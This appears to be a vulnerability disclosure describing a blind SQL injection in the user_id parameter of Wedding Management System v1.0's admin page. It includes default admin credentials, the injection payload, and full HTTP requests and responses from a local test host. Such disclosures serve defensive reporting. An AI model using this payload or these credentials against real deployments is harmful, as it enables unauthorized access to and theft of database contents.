Wedding Management System v1.0 by codeastr.com has SQL injection

Author： k0xx

The password for the backend login account is: admin@mail.com/Password@123

vendors: https://codeastro.com/wedding-management-system-in-php-with-source-code/

Vulnerability File: /Wedding-Management/admin/client_assign.php?booking=31&user_id=

Vulnerability location: /Wedding-Management/admin/client_assign.php?booking=31&user_id=,user_id


[+] Payload: /Wedding-Management/admin/client_assign.php?booking=31&user_id=31%20and%20length(database())%20=8 // Leak place ---> user_id

Current database name: dbwedding,length is 9

```
GET /Wedding-Management/admin/client_assign.php?booking=31&user_id=31%20and%20length
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```


```
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
```

When length (database ()) = 8, Content-Length: 16359



```
GET
/Wedding-Management/admin/client_assign.php?booking=31&user_i
d=31%20and%20length(database())%20=8 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 12 May 2022 04:22:54 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 16359
```



http://192.168.1.19/Wedding-Management/admin/client_assign.php?booking=31&user_id=31 and length(database()) =8

Client Information

Firstname: <br /><b>Warning</b>: Attempt to read property C:\xampp\htdocs\Wedding-Management\admin\client_assign.php on line **156** " placeholder="Enter firstname">


Lastname: <br /><b>Warning</b>: Attempt to read property C:\xampp\htdocs\Wedding-Management\admin\client_assign.php on line **161** " placeholder="Enter lastname">

Email: aaront@mail.com

Wedding Date


Wedding Type

When length (database ()) = 9, Content-Length: 15082



```
GET
/Wedding-Management/admin/client_assign.php?booking=31&user_i
d=31%20and%20length(database())%20=9 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 12 May 2022 04:23:16 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 15082
```



```
http://192.168.1.19/Wedding-Management/admin/client_assign.php?booking=31&user_id=31 and length(database()) =9
```

Liam Moore
Administrator

Client Information

Firstname: Aaron	Lastname: Turner
Email: aaront@mail.com	
Wedding Date	Wedding Type